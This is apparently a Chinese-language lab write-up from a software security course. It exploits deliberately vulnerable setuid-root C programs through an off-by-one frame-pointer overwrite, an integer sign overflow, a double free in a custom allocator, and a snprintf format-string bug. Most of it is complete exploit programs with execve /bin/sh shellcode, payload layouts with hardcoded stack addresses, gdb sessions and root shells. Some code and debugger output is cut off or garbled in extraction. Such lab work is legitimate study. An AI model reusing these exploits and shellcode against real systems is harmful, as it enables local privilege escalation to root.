chenxi@chenxi-ubuntu16-32:~/Documents/proj2/vulnerables$ gdb ./vul2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl
.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copyi
ng"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vul2...done.

```

找到<bar>对应的地址。为 0x804851a。



```

gdb-peda$ disas foo
Dump of assembler code for function foo:
   0x0804853d <+0>:    push    ebp
   0x0804853e <+1>:    mov     ebp,esp
   0x08048540 <+3>:    mov     eax,DWORD PTR [ebp+0x8]
   0x08048543 <+6>:    add     eax,0x4
   0x08048546 <+9>:    mov     eax,DWORD PTR [eax]
   0x08048548 <+11>:   push    eax
   0x08048549 <+12>:   call    0x804851a <bar>
   0x0804854e <+17>:   add     esp,0x4
   0x08048551 <+20>:   nop
   0x08048552 <+21>:   leave
   0x08048553 <+22>:   ret
End of assembler dump.

```

在 exploits 文件夹中，调试攻击程序。

```

chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ gdb -e exploit2 -s /tmp/vul2
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copyi

```

使用命令 `b *0x804851a` 来设置断点。

```

gdb-peda$ b *0x804851a
Breakpoint 1 at 0x804851a: file vul2.c, line 19.

```

使用 `r` 调试命令运行代码。

```

(gdb) r
[-----registers-----]
EAX: 0xbffff29 --> 0x90909090
EBX: 0x0
ECX: 0xb7e05700 (0xb7e05700)
EDX: 0xffffffffc0
ESI: 0xb7fb9000 --> 0x1b2db0
EDI: 0xb7fb9000 --> 0x1b2db0
EBP: 0xbffffd8c --> 0xbffffd98 --> 0x0
ESP: 0xbffffd84 --> 0x804854e (<foo+17>: add esp,0x4)
EIP: 0x804851a (<bar>: push ebp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048517 <nstrcpy+76>: nop
0x8048518 <nstrcpy+77>: leave
0x8048519 <nstrcpy+78>: ret

```

使用 `print $ebp` 和 `print &buf` 命令查询起始地址。看到 Buf 的范围确实为 `0xbffffd8c - 0xbffffcb8`，即为 200 个字节。

如果覆盖掉 `ebp` 最后一字节为 00，改变 `ebp` 为 `0xbffffd00`，那么 `ret` 存放地址位 `0xbffffd04` 到 `0xbffffd08`，注意小端。d04-cb8=4c=76 字节。

故 payload 构造方式：15 字节 `nop`+45 字节 `shellcode`+16 字节 `nop`+4 字节返回地址（`buf` 起始地址）+120 字节 `nop`+0x00。

```

gdb-peda$ print $ebp
$1 = (void *) 0xbffffd8c
gdb-peda$ print &buf
$2 = (char (*)[200]) 0xbffffcb8

```

运行后 shell 得到 root 权限。

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ gcc exploit2.c -o exploit2
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ ./exploit2
# whoami
root
#
```

### 3. 负数溢出

具有符号位溢出，运算溢出漏洞的 vul3.c 代码如下所示。

首先定义了一个 widget\_t 的结构体，根据对齐值，大小为 20 字节。使用宏定义定义了 MAX\_WIDGETS，表示 widget\_t 的最大个数为 1000。因为结构体传入的 count 为无符号整型，buf 数组的大小为  $1000 \times 20 = 20000$  个字节。

使用 memcpy 为这些结构体实例申请空间。

第 45 行的语句，意义为：

将输入的参数转成无符号 long 型整数；将 argv[1] 中的 count 转换成无符号 long 型，并把后续 "data" 指针交给 in；

strtoul 函数的定义为：unsigned long strtoul(const char \*nptr, char \*\*endptr, int base)；strtoul() 会将参数 nptr 字符串根据参数 base 来转换成无符号的长整型数；参数 base 范围从 2 至 36，或 0。参数 base 代表采用的进制方式，如 base 值为 10 则采用 10 进制，若 base 值为 16 则采用 16 进制数等。当 base 值为 0 时会根据情况选择用哪种进制：如果第一个字符是 '0'，就判断第二字符如果是 'x' 则用 16 进制，否则用 8 进制；第一个字符不是 '0'，则用 10 进制。

一开始 strtoul() 会扫描参数 nptr 字符串，跳过前面的空格字符串，直到遇上数字或正负符号才开始做转换，再遇到非数字或字符串结束时 ('\0') 结束转换，并将结果返回。

若参数 endptr 不为 NULL，则会将遇到不合条件而终止的 nptr 中的字符指针由 endptr 返回。

```
1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <unistd.h>
5.
6.  struct widget_t {
7.      double x;
8.      double y;
9.      int count;
10. };
11.
12. #define MAX_WIDGETS 1000
13.
14. int foo(char *in, int count)
15. {
16.     struct widget_t buf[MAX_WIDGETS];
```

```

17.
18.     if (count < MAX_WIDGETS)
19.         memcpy(buf, in, count * sizeof(struct widget_t));
20.
21.     return 0;
22. }
23.
24. int main(int argc, char *argv[])
25. {
26.     int count;
27.     char *in;
28.
29.     if (argc != 2)
30.     {
31.         fprintf(stderr, "target3: argc != 2\n");
32.         exit(EXIT_FAILURE);
33.     }
34.     setuid(0);
35.
36.     /*
37.      * format of argv[1] is as follows:
38.      *
39.      * - a count, encoded as a decimal number in ASCII
40.      * - a comma (",")
41.      * - the remainder of the data, treated as an array
42.      *   of struct widget_t
43.      */
44.
45.     count = (int) strtoul(argv[1], &in, 10);
46.     if (*in != ',')
47.     {
48.         fprintf(stderr, "target3: argument format is [count], [data]\n");
49.         exit(EXIT_FAILURE);
50.     }
51.     in++;           /* advance one byte, past the comma */
52.     foo(in, count);
53.
54.     return 0;
55. }

```

exploit3.c 的代码结构如下所示。

本子任务的输入参数需要特殊构造，格式为：[count], [data] 。

之所以这样做，是因为文件中使用了 `strtoul()` 函数来读取 `count`，后续根据 `count` 的大小并结合文件规定的 `MAX_WIDGETS` 来进行内存拷贝。

而问题就出在 `count` 上面，首先来看一下 `strtol()` 函数的基本描述：

原型：`unsigned long strtoul(const char *nptr, char **endptr, int base);`  
`strtoul()` 会将参数 `nptr` 字符串根据参数 `base` 来转换成无符号的长整型数。

所以传入 `foo()` 函数的参数 `count` 实际上是一个无符号整形数，但是参数却是以 `int` 型进行传递，故而如果输入负数，可以轻松绕过 `foo()` 函数中的 `if` 判断，且对于大整数而言，存在符号位溢出的可能性，即一个大负数  $\times$  一个数会生成一个正数。

故而，我们的目标就是通过构造 `count`，来绕过 `foo()` 函数中的 `if` 判断，并通过运算符位溢出，来溢出 `buf` 结构数组，从而覆盖 `foo` 函数的返回地址。

```

1.  #include <stdio.h>
2.  #include <stdint.h>
3.  #include <stdlib.h>
4.  #include <string.h>
5.  #include <unistd.h>
6.  #include "shellcode.h"
7.
8.  #define TARGET "/tmp/vul3"
9.
10. int main(void)
11. {
12.     char payload[20020] = "-2147482647, ";
13.     char shellcode[] =
14.         "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
15.         "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
16.         "\x80\xe8\xdc\xff\xff\xff/bin/sh"
17.         "\x40\xa1\xff\xbf\x40\xa1\xff\xbf"; //0xbfffa140 buf 基址
18.     char payload1[20008];
19.     char payload2[20020] = "-2147482647, ";
20.     memset(payload1, '\x90', 19955);
21.     memcpy(payload1 + 19955, shellcode, sizeof(shellcode));
22.     strcat(payload2, payload1);
23.
24.     char *args[] = { TARGET, payload2, NULL };
25.     char *env[] = { NULL };
26.
27.     execve(TARGET, args, env);
28.     fprintf(stderr, "execve failed.\n");
29.
30.     return 0;
31. }
```



Data 之中必然要嵌入 shellcode。我们原本知道的空间为 20000 个字节，那么返回地址就在 20008 个字节处。gdb 调试的时候，将调试出来的 buf 基址填充在 20004-20008 字节即可。

调试 gdb ./vul3

```
chenxi@chenxi-ubuntu16-32:~/Documents/proj2/vulnerables$ gdb ./vul3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copyi
ng"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vul3...done.
```

使用 set args 3, 666，设置程序运行参数。

```
gdb-peda$ set args 3,666
```

找到<foo+59>所对应的地址，为 0x0804850b。

```
gdb-peda$ disas foo
Dump of assembler code for function foo:
0x080484fb <+0>: push    ebp
0x080484fc <+1>: mov     ebp,esp
0x080484fe <+3>: sub     esp,0x4e20
0x08048504 <+9>: cmp     DWORD PTR [ebp+0xc],0x3e7
0x0804850b <+16>: jg      0x0804852d <foo+50>
0x0804850d <+18>: mov     edx,DWORD PTR [ebp+0xc]
0x08048510 <+21>: mov     eax,edx
0x08048512 <+23>: shl     eax,0x2
0x08048515 <+26>: add     eax,edx
0x08048517 <+28>: shl     eax,0x2
0x0804851a <+31>: push    eax
0x0804851b <+32>: push    DWORD PTR [ebp+0x8]
0x0804851e <+35>: lea     eax,[ebp-0x4e20]
0x08048524 <+41>: push    eax
0x08048525 <+42>: call    0x08048390 <memcpy@plt>
0x0804852a <+47>: add     esp,0xc
0x0804852d <+50>: mov     eax,0x0
0x08048532 <+55>: leave
0x08048533 <+56>: ret
```

在该地址处假设断点。

```
gdb-peda$ b *0x0804850b
Breakpoint 1 at 0x0804850b: file vul3.c, line 18.
```

使用 r 命令运行。

```

[-----registers-----]
[-----]
EAX: 0xbfffb1c9 --> 0x90909090
EBX: 0x0
ECX: 0x0
EDX: 0x1
ESI: 0xb7fb9000 --> 0x1b2db0
EDI: 0xb7fb9000 --> 0x1b2db0
EBP: 0xbfffb020 --> 0xbfffb038 --> 0x0
ESP: 0xbfff6200 --> 0x0
EIP: 0x804850b (<foo+16>:      jg      0x804852d <foo+50>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction o
verflow)
[-----code-----]
[-----]
0x80484fc <foo+1>:  mov     ebp,esp
0x80484fe <foo+3>:  sub     esp,0x4e20
0x8048504 <foo+9>:  cmp     DWORD PTR [ebp+0xc],0x3e7
=> 0x804850b <foo+16>: jg      0x804852d <foo+50>
0x804850d <foo+18>:  mov     edx,DWORD PTR [ebp+0xc]
0x8048510 <foo+21>:  mov     eax,edx
0x8048512 <foo+23>:  shl     eax,0x2
0x8048515 <foo+26>:  add     eax,edx
JUMP is N
OT taken
[-----stack-----]

```

打印处 buf 的地址。

```

gdb-peda$ print &buf
$2 = (struct widget_t (*)(1000)) 0xbfffa140
gdb-peda$

```

填充 payload 的最后四个字节。

```

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh"
"\x40\xa1\xff\xbf\x40\xa1\xff\xbf";
char payload[1000];

```

运行结果获得 root 权限。

```

chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ ./exploit3
# whoami
root
#

```

#### 4. 内存管理溢出

具有“两次 tfree 产生溢出”的漏洞程序 vul4.c 程序如下所示。

在 foo() 函数中，代码的执行逻辑顺序为：

```

p = tmalloc(500) ——> q = tmalloc(300) ——> tfree(p) ——> tfree(q)
p = tmalloc(1024) ——> obsd_strncpy(p, arg, 1024) ——> tree(q)

```

很显然，q 在第二次并没有分配空间，但是它却对 q 进行了一次 free 操作。所以问题主要就出在第二次 tfree 的过程中。再一次释放 q，若覆盖了 q 原来的地址空间，则导致出错。故本次实验利用 tfree 与 tmalloc 函数，达到溢出的目的。

```

1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <sys/types.h>
5.  #include <unistd.h>
6.  #include "tmalloc.h"
7.
8.  static size_t
9.  obsd_strlcpy(dst, src, siz)
10.     char *dst;
11.     const char *src;
12.     size_t siz;
13.     {
14.         register char *d = dst;
15.         register const char *s = src;
16.         register size_t n = siz;
17.         if (n != 0 && --n != 0) {
18.             do {
19.                 if ((*d++ = *s++) == 0)
20.                     break;
21.             } while (--n != 0);
22.         }
23.         if (n == 0) {
24.             if (siz != 0)
25.                 *d = '\0';      /* NUL-terminate dst */
26.             while (*s++)
27.                 ;
28.         }
29.         return(s - src - 1);    /* count does not include NUL */
30.     }
31. int foo(char *arg)
32.     {
33.         char *p;
34.         char *q;
35.         if ( (p = tmalloc(500)) == NULL)
36.             {
37.                 fprintf(stderr, "tmalloc failure\n");
38.                 exit(EXIT_FAILURE);

```

```

39.     }
40.     if ( (q = tmalloc(300)) == NULL)
41.     {
42.         fprintf(stderr, "tmalloc failure\n");
43.         exit(EXIT_FAILURE);
44.     }
45.     tfree(p);
46.     tfree(q);
47.     if ( (p = tmalloc(1024)) == NULL)
48.     {
49.         fprintf(stderr, "tmalloc failure\n");
50.         exit(EXIT_FAILURE);
51.     }
52.     obsd_strlcpy(p, arg, 1024);
53.     tfree(q);
54.     return 0;
55. }
56. int main(int argc, char *argv[])
57. {
58.     if (argc != 2)
59.     {
60.         fprintf(stderr, "target4: argc != 2\n");
61.         exit(EXIT_FAILURE);
62.     }
63.     setuid(0);
64.     foo(argv[1]);
65.     return 0;
66. }

```

攻击程序 exploit4.c 如下所示。

看 foo 中流程，可知先是 p 从 65536 的起始位置 (BOT) 分配了 512 字节空间（注意自定义的分配函数  $\text{size} = \text{sizeof}(\text{CHUNK}) * ((\text{nbytes} + \text{sizeof}(\text{CHUNK}) - 1) / \text{sizeof}(\text{CHUNK}) + 1);$ ），然后紧接着 q 分配 312 字节空间。然后 tfree 这两块。然后又从 BOT 分配 1024 给 p。这样第二层分配给 p 的空间就覆盖第一次的 p 的空间。根据 TOCHUNK (VP) 函数可知他获得的是 VP-8 字节的内容。

所以 q 的 chunk 结构 (8 字节) 对应 obsd\_strlcpy(p, arg, 1024); 的 504-512 字节。

利用 tfree(p) 的过程，将 q 的右节点设置为存放 ret 地址的地址，左节点设置为 payload 起始地址，这里设置为 foo 中 p 节点的地址 (1024 字节的起始位置)。此时因为刚刚分配了 1024 空间，foo 中 p 节点的标志位为 0 (占用)，需要通过 payload 修改为 1 (空闲)，也就是 payload 的 4-8 字节 (对应 foo 中 p 的 right 指针) 最低位修改为 1。



然后进入 tfree 第一个 if，过程为

`q->s.r = p->s.r;` // 设置 foo 中 p 的 s.r 为 foo 的存放 ret 的地址  
`p->s.r->s.l = q;` // 将 ret 的地址的连续的 8 字节当做了 chunk 结构，恰好修改了 ret 地址位 payload 起始地址（foo 中 p 的地址）。

此时可以写出第一个 `payload=40*nop+45shellcode+419*nop+payload 地址（foo 中 p 的地址）+存放 ret 的地址（ebp+4）+512*nop=1024 字节`。

然后修改 foo 中 p 的 right 指针标志位为 1 标记空闲（\*（int\*）（payload+4）=-1））设置为 11111111。

然后遇到了问题，payload 跳转到其他位置。Gdb 查看 payload，发现有 call 指令。然后修改为 payload2。

只修改 foo 中 p 的 right 的最低一位为 1，即 00000001。然后加一个 jmp 指令向后跳，跳过可能的 call 指令。Jmp 对应机器码 \xeb。注意 jmp 的机器码后需要有 jmp 的偏移量，可以设置为 12。

现在只需要获得 foo 中 p 的地址和存放 ret 的地址。存放 ret 的地址可以先 print ebp 然后 +4 就得到。

先按照上述格式填写 payload，地址先随便填。

```

1.  #include <stdio.h>
2.  #include <stdint.h>
3.  #include <stdlib.h>
4.  #include <string.h>
5.  #include <unistd.h>
6.  #include "shellcode.h"
7.
8.  #define TARGET "/tmp/vul4"
9.
10. int main(void)
11. {
12.     char payload[1024];
13.     memset(payload, '\x90', sizeof(payload));
14.     memcpy(payload + 504, "\x68\xa0\x04\x08\x60\xfa\xff\xbf", 8); //ebp 0xbffffa5c, +4=60
15.     memcpy(payload + 32, shellcode, 45);
16.     payload[4] = '\x1'; //将 p 的右指针标记为空闲
17.     payload[2] = '\xeb';
18.     payload[3] = '\x0c'; //jmp 偏移量为 12 个字节
19.     payload[1023] = '\0'; //结尾标志
20.     char *args[] = { TARGET, payload, NULL };
21.     char *env[] = { NULL };
22.     execve(TARGET, args, env);
23.     fprintf(stderr, "execve failed.\n");
24.     return 0;
25. }
```

使用命令调试 vul4 查看最后一个 tfree 的地址。

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/vulnerables$ gdb ./vul4
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl
```

使用命令 `disas foo`，查看到最后一个 `tfree` 的地址为 `0x0804862e`。

```
0x08048628 <+200>:      add     esp,0xc
0x0804862b <+203>:      push    DWORD PTR [ebp-0x8]
0x0804862e <+206>:      call   0x80487f3 <tfree>
0x08048633 <+211>:      add     esp,0x4
0x08048636 <+214>:      mov     eax,0x0
0x0804863b <+219>:      leave
```

再进入到 `exploits` 文件夹，调试攻击程序。

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits$ gdb -e exploit4 -s /tmp/vul4
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
```

设置断点。

```
gdb-peda$ catch exec
Catchpoint 1 (exec)
```

运行。

```
0xb7fdbaze <_dl_start_user+7>:      add     ebx,0x235d2
[-----stack-----]
0000| 0xbffffb00 --> 0x2
0004| 0xbffffb04 --> 0xbffffbe8 ("/tmp/vul4")
0008| 0xbffffb08 --> 0xbffffbf2 --> 0xceb9090
0012| 0xbffffb0c --> 0x0
0016| 0xbffffb10 --> 0x0
0020| 0xbffffb14 --> 0x20 (' ')
0024| 0xbffffb18 --> 0xb7fd9cfc (push    ecx)
0028| 0xbffffb1c --> 0x21 ('!')
[-----]
Legend: code, data, rodata, value

Catchpoint 1 (exec'd /tmp/vul4), 0xb7fdbae0 in _start ()
from /lib/ld-linux.so.2
```

在命令 `foo` 处设置断点。

```
gdb-peda$ break foo
Breakpoint 2 at 0x08048566: file vul4.c, line 55.
```

继续运行。

```
[-----stack-----]
0000| 0xbffffa54 --> 0xb7fbadbc --> 0xbffffb10 --> 0x0
0004| 0xbffffa58 --> 0xb7fff918 --> 0x0
0008| 0xbffffa5c --> 0xbffffa68 --> 0x0
0012| 0xbffffa60 --> 0x0804867c (<main+63>:      add     esp,0x4)
0016| 0xbffffa64 --> 0xbffffbf2 --> 0xceb9090
0020| 0xbffffa68 --> 0x0
0024| 0xbffffa6c --> 0xb7e1e647 (<__libc_start_main+247>:      add
esp,0x10)
0028| 0xbffffa70 --> 0x2
[-----]
Legend: code, data, rodata, value

Breakpoint 2, foo (
  arg=0xbffffbf2 "\220\220\353\f\001", '\220' <repeats 27 times>, "\3
53\037^\211v\b\300\210F\0\211F\260\211\363\215N\b\215V\215\330@\35
0\334\377\377\377/bin/sh", '\220' <repeats 123 times>...)
  at vul4.c:55
55      if ( (p = tmalloc(500)) == NULL)
```

使用 `ni` 进入函数内部。

```

-----stack-----
-----]
0000| 0xbffffa50 --> 0x1f4
0004| 0xbffffa54 --> 0xb7fbadbc --> 0xbffffb10 --> 0x0
0008| 0xbffffa58 --> 0xb7fff918 --> 0x0
0012| 0xbffffa5c --> 0xbffffa68 --> 0x0
0016| 0xbffffa60 --> 0x804867c (<main+63>:      add    esp,0x4)
0020| 0xbffffa64 --> 0xbffffbf2 --> 0xceb9090
0024| 0xbffffa68 --> 0x0
0028| 0xbffffa6c --> 0xb7e1e647 (<__libc_start_main+247>:  add
esp,0x10)
-----]
Legend: code, data, rodata, value
0x0804856b      55      if ( (p = tmalloc(500)) == NULL)

```

在查找到的最后一个 tfree 地址处设置断点。

```

gdb-peda$ b *0x804862e
Breakpoint 3 at 0x804862e: file vul4.c, line 77.

```

使用 print 输出 ebp 的起始地址。

```

gdb-peda$ print $ebp
$1 = (void *) 0xbffffa5c

```

输出 p，获得需要填写的地址，0x804a068。

```

gdb-peda$ print p
$2 = 0x804a068 <arena+8> "\220\220\353\f\001", '\
037^\211v\b1\300\210F\a\211F\f\260\v\211\363\215N
7\377/bin/sh", '\220' <repeats 123 times>...

```

将 payload 中的地址改为 0x804a068。

```

memset(payload, '\x90', sizeof(payload));
memcpy(payload + 504, "\x68\xa0\x04\x08\x6
bffffa5c, +4=60

```

运行结果，得到 shellcode 的 root 权限。

```

chenxi@chenxi-ubun16-32:~/Documents/proj1/exploits$ ./exploit4
# whoami
root
#

```

## 5. 缓冲区溢出 (Snprintf)

具有 snprintf 缓冲区溢出漏洞的代码如下所示。

在 foo() 函数中，申请了一个 400 字节大小的 buf 字符串组，并执行了 snprintf() 函数，该函数的作用为将第三个参数生成的格式化字符串拷贝到第一个参数中，拷贝的大小由第二个参数进行设置。并且其会根据格式化字符串的形式进行替换：在遇到格式化字符串参数之前，它会先将字符拷贝，当遇到格式化字符串参数时，该函数会对指定的格式化字符进行替换。

那么，显然，本次实验漏洞估计就是出在格式化字符串的问题上。

“%n” 可以将%n 之前 printf 已经打印的字符个数赋值给偏移处指针所指向的地址位置，如%100×10\$n 表示将 0x64 写入偏移 10 处保存的指针所指向的地址（4 字节），而%\$hn 表示写入的地址空间为 2 字节，%\$hhn 表示写入的地址空间为 1 字节，%]\$lln 表示写入的地址空间为 8 字节，在 32bit 和 64bit 环境下一样。能够改变地址中值的参数只有%n。

“%n” 是通过格式化字符串漏洞改变程序流程的关键方式，而其他格式化字符串参数可用于读取信息或配合%n 写数据。简单而言，通过%n 是可以往内存里写东西的，可通过一系列构造来修改指定的返回地址。

故而基本思路为：通过特定的格式化字符串，并利用 snprintf 在分析格式化字符串的规则（遇到格式化参数之前会先将普通字符拷贝给目标），从而构造出返回地址所在的栈的位置，并利用%n 修改返回地址。

```

1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <unistd.h>
5.
6.  int foo(char *arg)
7.  {
8.      char buf[400];
9.      snprintf(buf, sizeof buf, arg);
10.     return 0;
11. }
12. int main(int argc, char *argv[])
13. {
14.     if (argc != 2)
15.     {
16.         fprintf(stderr, "target5: argc != 2\n");
17.         exit(EXIT_FAILURE);
18.     }
19.     setuid(0);
20.     foo(argv[1]);
21.     return 0;
22. }
```

攻击程序 exploit5.c 结构如下所示。

构造合适的 arg，从而构造合适的参数%n，从而修改 snprintf 函数的返回地址，跳转到 payload。

```

1.  #include <stdio.h>
2.  #include <stdint.h>
3.  #include <stdlib.h>
4.  #include <string.h>
5.  #include <unistd.h>
```




```

6.  #include "shellcode.h"
7.  #define TARGET "/tmp/vul5"
8.
9.  int main(void)
10. {
11.     char *addr;
12.     addr = "\xff\xff\xff\xff\x2c\xff\xff\xbf"
13.           "\xff\xff\xff\xff\x2d\xff\xff\xbf"
14.           "\xff\xff\xff\xff\x2e\xff\xff\xbf"
15.           "\xff\xff\xff\xff\x2f\xff\xff\xbf" //前面 32 字节
16.           "%130u%n%92u%n%257u%n%192u%n"; //0xbffffea2
17.     char payload[400];
18.     memset(payload, '\x90', 400);
19.     payload[399] = '\x00';
20.     memcpy(payload, addr, strlen(addr));
21.     memcpy(payload + 354, shellcode, 45);
22.     //char p[50]="hi"; //测试用的 payload
23.     char *args[] = { TARGET, payload, NULL };
24.     char *env[] = { NULL };
25.     execve(TARGET, args, env);
26.     fprintf(stderr, "execve failed.\n");
27.     return 0;
28. }

```

进行调试。

先调试被攻击代码 vul5。



```

chenxi@chenxi-ubuntu16-32:~/Documents/proj2/vulnerables$ gdb ./vul5
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/g

```

查看 ebp 起始地址，以及 snprintf 命令所对应的地址。



```

gdb-peda$ disas foo
Dump of assembler code for function foo:
0x080484cb <+0>:      push    ebp
0x080484cc <+1>:      mov     ebp,esp
0x080484ce <+3>:      sub     esp,0x190
0x080484d4 <+9>:      push    DWORD PTR [ebp+0x8]
0x080484d7 <+12>:     push    0x190
0x080484dc <+17>:     lea     eax,[ebp-0x190]
0x080484e2 <+23>:     push    eax
0x080484e3 <+24>:     call   0x80483a0 <snprintf@plt>
0x080484e8 <+29>:     add     esp,0xc
0x080484eb <+32>:     mov     eax,0x0
0x080484f0 <+37>:     leave
0x080484f1 <+38>:     ret

```

再 exploits 文件夹中，使用命令调试攻击程序。

```

chenxi@chenxi-ubuntu16-32:~/Documents/proj2/exploits$ gdb -e exploit5 -s /tmp/vul5
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

```

设置断点。

```

gdb-peda$ catch exec
Catchpoint 1 (exec)

```

运行程序。

```

-----]
Legend: code, data, rodata, value

Catchpoint 1 (exec'd /tmp/vul5), 0xb7fdb20 in _start ()
from /lib/ld-linux.so.2

```

在 ebp 起始地址处设置断点。

```

gdb-peda$ b *0x80484cb
Breakpoint 2 at 0x80484cb: file vul5.c, line 7.

```

继续运行程序。

```

-----]
Legend: code, data, rodata, value

Breakpoint 2, foo (
  arg=0xbffffe62 "\377\377\377\377,\373\377\277\377\377\377\377-\373\377\277\377\377\377\377.\373\377\277\377\377\377\377/\373\377\277%130u%n%92u%n%257u%n%192u%n", '\220' <repeats 141 times>...) at vul5.c:7
7 {

```

此时刚刚进入 foo。查看并在 buf 处设置断点。

```
gdb-peda$ l
2      #include <stdlib.h>
3      #include <string.h>
4      #include <unistd.h>
5
6      int foo(char *arg)
7      {
8          char buf[400];
9          snprintf(buf, sizeof buf, arg);
10         return 0;
11     }
gdb-peda$ break 8
Breakpoint 3 at 0x80484d4: file vul5.c, line 8.
```

查看 ebp 和 buf 地址。

```
gdb-peda$ print $ebp
$1 = (void *) 0xbffffcd8
gdb-peda$ print &buf
$2 = (char (*)[400]) 0xbffffb3c
```

在 snprintf 处设置断点。

```
gdb-peda$ b snprintf
Breakpoint 4 at 0xb7e4f6b0: file snprintf.c, line 28.
gdb-peda$
```

使用命令 c 继续运行程序。

```
Legend: code, data, rodata, value

Breakpoint 3, foo (
  arg=0xbffffe62 "\377\377\377\377,\373\377\277\377\377\377\377-\373\377\277\377\377\377\377.\373\377\277\377\377\377\377/\373\377\277%130u%n%92u%n%257u%n%192u%n", '\220' <repeats 141 times>...) at vul5.c:9
9      snprintf(buf, sizeof buf, arg);
```

使用分屏工具 byobu, 在 vulnerables 文件夹内。

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/vulnerables$ gdb ./vul4
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
```

使用 gdb 中 disas 查看 snprintf 的汇编。



```

gdb-peda$ disas
Dump of assembler code for function __snprintf:
=> 0xb7e526a0 <+0>:      push    ebx
    0xb7e526a1 <+1>:      call    0xb7f28b55 <__x86.get_pc_thunk.bx>
    0xb7e526a6 <+6>:      add     ebx,0x16895a
    0xb7e526ac <+12>:     sub     esp,0x8
    0xb7e526af <+15>:     lea     eax,[esp+0x1c]
    0xb7e526b3 <+19>:     push    eax
    0xb7e526b4 <+20>:     push    DWORD PTR [esp+0x1c]
    0xb7e526b8 <+24>:     push    DWORD PTR [esp+0x1c]
    0xb7e526bc <+28>:     push    DWORD PTR [esp+0x1c]
    0xb7e526c0 <+32>:     call    0xb7e6f350 <_IO_vsnprintf>
    0xb7e526c5 <+37>:     add     esp,0x18
    0xb7e526c8 <+40>:     pop     ebx
    0xb7e526c9 <+41>:     ret

```

查看 ebp 和 esp 的内容。可见 snprintf 没有改变 ebp，而 esp (0xbffffb2c) 指向的是 0x80484e8，是 snprintf 的返回地址(下一条指令)，所以我们只要构造合适的 payload，覆盖 0xbffffb2c 中的返回地址，使其指向我们的 payload 即可。

```

gdb-peda$ print $ebp
$3 = (void *) 0xbffffccc
gdb-peda$ print $esp
$4 = (void *) 0xbffffb2c
gdb-peda$ print/x *(0xbffffb2c)
$5 = 0x80484e8

```

所以 payload 需要使用合适的参数修改 esp (0xbffffb2c) 的值。能修改的参数只有 %n，写入的数据是已经输出的字符数，所以只需要构造合适的数目的字符就可以修改为指定地址（比如 40 个字符，就写入 0x28）。Vul5 中，Snprintf 用到 %u 参数时不断的修改 buf，所以返回的地址不能是 buf，那么只能是 arg。

```

gdb-peda$ disas foo
Dump of assembler code for function foo:
    0x080484cb <+0>:      push    ebp
